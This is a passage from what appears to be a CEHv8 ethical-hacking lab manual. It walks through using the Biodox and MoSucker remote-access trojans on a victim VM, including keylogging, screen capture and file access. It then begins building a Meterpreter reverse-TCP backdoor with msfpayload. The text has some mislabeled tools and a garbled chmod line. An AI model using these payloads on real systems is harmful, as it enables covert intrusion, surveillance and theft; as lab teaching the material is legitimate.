


FIGURE 9.9: Bodox open source editor

13. Now you can perform actions with the victim by selecting the appropriate action tab in the left pane of the **Bodox** window.
14. Now click the **settings manager** option to view the applications running and other application settings.




FIGURE 9.9: Biodox open source editor

15. You can also record the screenshots of the victim by clicking the **Screen Capture** button.
16. Click the **Start Screen Capture** button to capture screenshots of the victim's machine.




FIGURE 9.10: screen capture

17. Biodox displays the captured screenshot of the victim's machine.



FIGURE 9.11: screen capture

18. Similarly, you can access the details of the victim's machine by clicking the respective functions.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Biodox	Output: Record the screenshots of the victim machine

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Creating a Server Using the MoSucker

MoSucker is a Visual Basic Trojan. MoSucker's edit server program has a client with the same layout as subSeven's client.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

A backdoor is a secret or unauthorized channel for accessing computer system. In an attack scenario, hackers install backdoors on a machine, once compromised, to access it in an easier manner at later times. With the growing use of e-commerce, web applications have become the target of choice for attackers. With a backdoor, an attacker can virtually have full and undetected access to your application for a long time. It is critical to understand the ways backdoors can be installed and to take required preventive steps.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Tools\CEHv8\Module 06 Trojans and Backdoors

Lab Environment

To carry this out, you need:

- MoSucker tool located at **D:\CEH-Tools\CEHv8\Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker**
- A computer running Windows Server 2012 as host machine

- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

Lab Tasks

TASK 1

Create Server with ProRat

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06\Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker**.
2. Double-click the **CreateServer.exe** file to create a server.




FIGURE 10.1: Install createServer.exe

3. In the **Open File – Security Warning** dialog box, click **Run**.




FIGURE 10.2: Install createServer.exe

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 06 Trojans and Backdoors

4. The MoSucker **Server Creator/Editor** window appears, leave the default settings and click **OK**.




FIGURE 10.3: Install createServer.exe

5. Use the file name **server.exe** and to save it in the same directory, click **Save**.




FIGURE 10.4: Save Server.exe

6. MoSucker will generate a server with the complete settings in the default directory.




FIGURE 10.5: Install server progress

7. Click **OK** in the **Edit Server** pop-up message.




FIGURE 10.6: Server created successful

8. In the MoSucker wizard, change the **Victim's Name** to **Victim** or leave all the settings as their defaults.

Module 06 – Trojans and Backdoors




FIGURE 10.7: Give the victim machine details

9. Now click **Keylogger** in the left pane, and check the **Enable off-line keylogger** option, and then click **Save**.
10. Leave the rest of the settings as their defaults.




FIGURE 10.8: Enable the keylogger

11. Click **OK** in the EditServer pop-up message.




FIGURE 10.9: Server save file

12. Now switch to Windows Server 2008 Virtual Machine, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker** to run the **server.exe** file.




FIGURE 10.10: click server.exe

13. Double-click **server.exe** in Windows Server 2008 virtual machine, and click **Run** in the **Open File – Security Warning** dialog box.




FIGURE 10.11: Click on Run

14. Now switch to Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker** to launch **MoSucker.exe**.
15. Double-click **MoSucker.exe**.

Module 06 – Trojans and Backdoors




FIGURE 10.12: click on Mosuker.exe

16. In the Open File – Security Warning dialog box, click **Run** to launch MoSucker.




FIGURE 10.13: Run the applicatin

17. The MoSucker main window appears, as shown in the following figure.



FIGURE 10.14: Mosucher main window

18. Enter the IP address of the victim and port number as you noted at the time of server configuration, and then click **Connect**.
19. In this lab, we have noted Windows Server 2008 virtual machine's IP address (**10.0.0.13**) and port number: **4288**.

Note: These might differ in your classroom labs.



FIGURE 10.15: connect to victim machine

20. Now the **Connect** button automatically turns to **Disconnect** after getting connected with the victim machine as shown in the following screenshot.



FIGURE 10.16: connection established

21. Now click **Misc stuff** in the left pane, which shows different options from which an attacker can use to perform actions from his or her system.

Tools
demonstrated in
this lab are
available in
D:\CEH-
Tools\CEHv8
Module 06 Trojans
and Backdoors



FIGURE 10.17: setting server options

22. You can also access the victim's machine remotely by clicking **Live capture** in the left pane.
23. In the **Live capture** option click **Start**, which will open the remote desktop of a victim's machine.




FIGURE 10.18: start capturing

24. The remote desktop connection of the victim's machine is shown in the following figure.




FIGURE 10.19: capturing victim machine

25. You can access files, modify the files, and so on in this mode.



FIGURE 10.20: capturing victim machine

26. Similarly, you can access the details of the victim's machine by clicking the respective functions.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Mosucker	Output: Record the screenshots of the victim's machine

Questions

1. Evaluate and examine various methods to connect to victims if they are in different cities or countries.

<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**11**

Hack Windows 7 Using Metasploit

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Large companies are common targets for hackers and attackers of various kinds and it is not uncommon for these companies to be actively monitoring traffic to and from their critical IT infrastructure. Based on the functionality of the Trojan we can safely surmise that the intent of the Trojan is to open a backdoor on a compromised computer, allowing a remote attacker to monitor activity and steal information from the compromised computer. Once installed inside a corporate network, the backdoor feature of the Trojan can also allow the attacker to use the initially compromised computer as a springboard to launch further forays into the rest of the infrastructure, meaning that the wealth of information that may be stolen could potentially be far greater than that existing on a single machine. A basic principle with all malicious programs is that they need user support to do the damage to a computer. That is the reason why Trojan horses try to deceive users by showing them some other form of email. Backdoor programs are used to gain unauthorized access to systems and backdoor software is used by hackers to gain access to systems so that they can send in the malicious software to that particular system. Successful attacks by the hacker or attacker infecting the target environment with a customized Trojan horse (backdoor) determines exploitable holes in the current security system.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Tools demonstrated in this lab are available in D:CEH-Tools\CEHv8\Module 06 Trojans and Backdoors

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack

- Attacking a network using sample backdoor and monitor the system activity

Lab Environment

To carry this out, you need:

- A computer running **Window Server 2012**
- **BackTrack 5 r3 running in Virtual machine**
- **Windows7** running in virtual machine (Victim machine)
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Lab Tasks

TASK 1

Create Sever Connection

 Open your terminal (CTRL + ALT + T) and type msfvenom -h to view the available options for this tool.



FIGURE 11.1: Selecting msfconsole from metasploit Framework

3. Type the following command in msfconsole: **msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe** and press **Enter**.

Note: This IP address (10.0.0.6) is BackTrack machines. These IP addresses may vary in your lab environment.




FIGURE 11.2: Creating Backdoor.exe

 **Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.**

4. This command will create a **Windows executable file** with name the **Backdoor.exe** and it will be saved on the BackTrack 5 desktop.




FIGURE 11.3: Created Backdoor.exe file

5. Now you need to share **Backdoor.exe** with your victim machine (Windows 7), by following these steps:

6. Open a new **BackTrack 5** terminal (**CTRL+ALT+T**) and then run this command **mkdir /var/www/share** and press **Enter** to create a new directory share.

 To create new directory share following command is used:**mkdir /var/www/share**




FIGURE 11.4: sharing the file

7. Change the mode for the share folder to 755, by entering the command **chmod -R 755 /var/www/share/** and then press **Enter**.

 To change the mode of share folder use the following command:**chmod -R * /var/www/share/**

